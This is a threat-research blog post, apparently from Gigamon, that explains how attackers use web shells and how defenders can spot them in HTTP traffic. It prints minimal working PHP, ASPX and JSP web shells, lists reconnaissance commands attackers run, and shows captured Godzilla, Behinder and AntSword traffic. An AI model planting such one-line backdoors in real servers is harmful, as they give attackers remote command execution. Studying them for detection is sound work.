Investigating Web Shells

blog.gigamon.com/2022/09/28/investigating-web-shells/

September 28, 2022

Threat Research / September 28, 2022

Pavle Culum   Roman Kroshinsky

A web shell is an internet-accessible malicious file implanted in a victim web server's file system that enables an attacker to execute commands by visiting a web page. Once placed on a compromised web server, it allows an attacker to perform remote command execution to the operating system running on the host machine. The web shell provides the attacker with a form of persistence in the compromised system and the potential to further pivot through the network to compromise hosts and data that may not otherwise be externally accessible.

Success of a targeted cyber attack is often directly related to the efficacy of the initial access to the victim's environment and how well it can be leveraged. Threat groups who establish their initial access through the exploitation of a web application vulnerability often opt to use web shells to further facilitate their ability to operate efficiently within the context of the foothold system.

In this article, we will look at common web shell functionality, encryption, and obfuscation techniques, as well as several web shell management frameworks. Next, we will explore detection and investigation opportunities, followed by an example of reversing the obfuscation or encryption scheme of an example web shell. Finally, we will discuss proactive infrastructure protection measures that reduce the likelihood of successful web shell activity against managed systems.

Web Shell Functionality


Many web application programming languages implement functions such as `exec()`, `eval()`, `system()`, and `os()`, or process strings as syntax with special characters (such as "`", or backtick, in the case of PHP) that can be used to execute system commands.

In cyber attacks, threat groups abuse this functionality by smuggling these default functions and commands via web shells, allowing for remote tasking and code execution. The scope and breadth of code execution are arbitrary and only limited by the capabilities of the underlying victim server operating system shell.

Some of the common post-installation reconnaissance commands that attackers initially use include:


- `whoami`
- `netstat`
- `ip route` or `route print`
- `ls -latr` or `dir`
- `uname -a` or `systeminfo`
- `ifconfig` or `ipconfig`

This set of commands allows the attackers to get their bearings within the victim system and understand what kind of privileges are available from the perspective of the compromised server. Additionally, attackers gain the ability to discover what applications and data reside on the local file system and perform additional reconnaissance to determine their next action in relation to escalating access or moving laterally to another host.




```
<?=`$_GET[0]`?>
```

Figure 1. Simple PHP web shell example.



```
<%@ Page Language="Jscript"%><%eval(RequestItem["cmd"],"unsafe");%>
```

Figure 2. Simple ASPX web shell example.



```
<% Runtime.getRunetime().exec(request.getParameter("cmd")); %>
```

Figure 3. Simple JSP web shell example.

While attackers may opt to upload new files to the compromised web servers to enable web shell functionality, they may also append web shell functionality and code to an existing resource hosted on the server. An attacker may prefer this action to avoid raising potential suspicion in the event that file creation events are monitored.

Complicating matters further, an attacker may identify a web application parameter that is already being used as input inside of one of these risky default functions (a web form or an interactive application), thereby facilitating web shell functionality without requiring the attacker to upload a backdoor to the victim server. While this approach has the downside of having the remote tasking input and output flowing across the network without any obfuscation (allowing for potential detection by monitoring services), this capability would be used briefly to graduate remote access to a more covert method.

Web shell behavior is highly dependent on the configuration of the compromised web service. Rather than opening a new service on the network, like a traditional bind implant (which would be relatively simple to detect and alert on), web shells most often use the preexisting HTTP(S) service already hosted on the victim system to facilitate backdoor access. For example, if the web service is hosted on HTTP 80/TCP, the web shell will be accessible via HTTP 80/TCP. However, if the web service is hosted on HTTPS 443/TCP, the web shell will also use 443/TCP and inherit any existing SSL/TLS configuration, including using the legitimate victim web application SSL/TLS certificate and all associated metadata for connections flowing to the web shell. This is one of the reasons why web shells have the potential to go undetected for a longer duration compared to other types of implants. They are simply buried too deep in the daily HTTP noise.

To avoid detection, threat actors rely on obfuscation techniques which are commonly chained together in order to hide the true functionality of the web shell. These techniques are often used in combination and include, but are not limited to:

- String rotations
- Array segmentation
- Hex encoding
- Base64 encoding
- Compression
- Whitespace removal

Many web shells observed in the wild also encrypt the remote command input and output through hard-coded pre-shared keys. While code obfuscation or encryption isn’t a new concept in the context of cyber attacks, it introduces an additional layer of challenge when it comes to detecting and investigating web shell implants.

Web Shell Management Frameworks

The desire to enhance and automate tradecraft has led to development of various fully featured web shell management frameworks alongside continuous improvements and automation functionality. Table 1 lists some of the publicly available web shell management frameworks which have been used in the more recent events.


Web Shell Framework	Source
AntSword	https://github.com/AntSwordProject/antSword

Behinder	https://github.com/rebeyond/Behinder
Godzilla	https://github.com/BeichenDream/Godzilla

Table 1. Public web shell management frameworks.


While some frameworks are relatively simple scripts, others come with a myriad of functionality, ease-of-use elements, and modular capabilities. This makes web shells extremely potent as a threat vector and provides attackers with a multitude of options during their attack.

The figures below demonstrate sample HTTP requests and responses for web shell interactions using these frameworks:




```
POST /godzilla_xor_b64.asp HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: ASPSESSIONIDSQRACAQB=GHIHHBEAHMKKHLFPEINJFNPG;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: 192.168.38.102
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 36

uid=X1xBCQ1dfwBaUWNhNzA0FldKQQ%3D%3DHTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 20 Jul 2022 22:35:07 GMT
Content-Length: 16

0ff916XVI=335ab3POST /godzilla_xor_b64.asp HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: ASPSESSIONIDSQRACAQB=GHIHHBEAHMKKHLFPEINJFNPG;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: 192.168.38.102
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 48

uid=X1xBCQ1dfwBaUWNoNzA0BVdNdwARUFISfloHCg%3D%3DHTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 20 Jul 2022 22:35:07 GMT
Content-Length: 4780

0ff916cUxHEwdXRSVeRkFfF3MOPltXUBUSTFM9QEMWF1hfQD44dkYoDF9eQQ0UNgxZVFsVQWZ7NWh6RBNFUQ8RYkNREBIDFWsk
UF0EZVsOERcKFCEIFg4lWBYKa0RXEwxHRFEMVVBbBEIDETd1ZwIXXkBATQcXDU9TDwJZAz4SHEREUQ9mUFgEQgMRVhgGUUoFAA
ZQEggFW1EMC1EAFDEoPXNbD2FJUAJfHGIYREAECGVfWxYXZUYYEU1UDAQGPQZaVBoHSlw/
LjEEZghZUA4SRG96NjhpVBUKBBQyTkcVAFpiWw1GHGkSG0pFBFoHU14SY00RRlxYMw1WRUQMETIcRERRD2BWWhVHZWIYREAECA
QCaDVQXFhaR2poMmNxLDd4f2BHbmpMEhZcXFIFaDYMWVRbFUFpWhYHS2IJUlgNOUEBGlJuAnZbPmlDDlBGAAhzUUADblpdDgFW
XQBDURg5VVlaWXEDaTEQVlYTVllBI15cURFuflwVPlpcBT1kIDF/
```

Figure 4. Godzilla web shell POST request and response. (Click image for larger size.)




```
POST /behinder.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-type: application/x-www-form-urlencoded
Referer: http://192.168.38.106/rd.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.38.106
Connection: keep-alive
Content-Length: 7064
```

Figure 5. Behinder web shell POST request. (Click image for larger size.)



```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 07 Jun 2022 17:22:33 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=3h0vki87t4pba6kdcv71cud44b; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Content-Encoding: gzip
```

Figure 6. Behinder web shell server response. (Click for larger size.)



```
POST /antsword.aspx HTTP/1.1
Host: 192.168.38.102
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0;  rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Content-Length: 2466
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 20 Jul 2022 22:46:03 GMT
Connection: close
Content-Length: 90

7bb295c19iis apppool\defaultapppool
f4fa281c473
C:\inetpub\wwwroot
45120bc142
ae931264
```

Figure 7. AntSword web shell POST request and response. (Click image for larger size.)

If the attack objective requires access to other systems beyond the compromised web server, the attacker can use the web shell to relay subsequent interactions to other systems of interest. To increase the pace of killchain execution, an attacker may use the web shell to establish SOCKS tunneling capabilities that can facilitate subsequent access to specific networked applications and resources internal to the organization.

Detection and Investigation

In previous sections, we discussed how input provided during an HTTP client request can contain malicious instructions. Therefore, a key element of network-based web shell detection is to identify the presence of operating system commands associated with administrative/situational awareness operations within the contents of inbound web traffic flows.

There are several inherent challenges in detecting and investigating web shells that analysts should be aware of. The heavy use of layered obfuscation techniques can evade static signature-based detections with relative ease while also making it challenging for the analysts to perform manual analysis on PCAPs and web logs. Additionally, web shells are passive implants and don’t require regular “keep-alives” with the C2 infrastructure, further avoiding pattern-based detection mechanisms.


To increase probability and confidence in web shell detection efforts, analysts should look for a combination of potentially suspicious sets of events relating to inbound HTTP(S) flows. For example, tracking access attempts to specific web pages without valid referrers or historic precedents, unique or never-before-seen user agents, or anomalous GET/POST requests flowing to a web server without a corresponding set of prior activity.

Web shell detection techniques greatly benefit from statistical and anomaly-based analytics. To enable this effort, an organization must first gain comprehensive visibility into web traffic patterns and build a baseline of aggregated network traffic flows. In this case specifically, HTTP traffic and associated telemetry is key to detecting anomalies which could potentially correspond to web shell interaction by comparing expected inputs (baseline data) versus abuse of dynamic content on a web application. When used in conjunction with an understanding of adversary techniques and operations, powerful, intelligence-informed models can flag potential web shell activity in victim networks.

Another approach involves tracking each unique URI observed within inbound flows, the theory being that if a web shell were to be planted onto an external facing asset into a **net-new** file, interaction with the web shell would transit using an endpoint or URI that had not previously existed and would be visited by less than a handful of source IP addresses over a set period of time. On the other hand, in cases where the attacker opts to implant web shell functionality to an **existing file**, the focus of the analysis should be on validating the contents of the existing files and cross referencing them against URI traffic patterns to those resources. Analysts can also pivot on any identified source IP addresses associated with access to a previously unknown URI to determine if subsequent traffic remains limited to the suspected web shell URI or if there are other requests to legitimate pages on the destination server or other servers on the perimeter.

Web Shell Deobfuscation

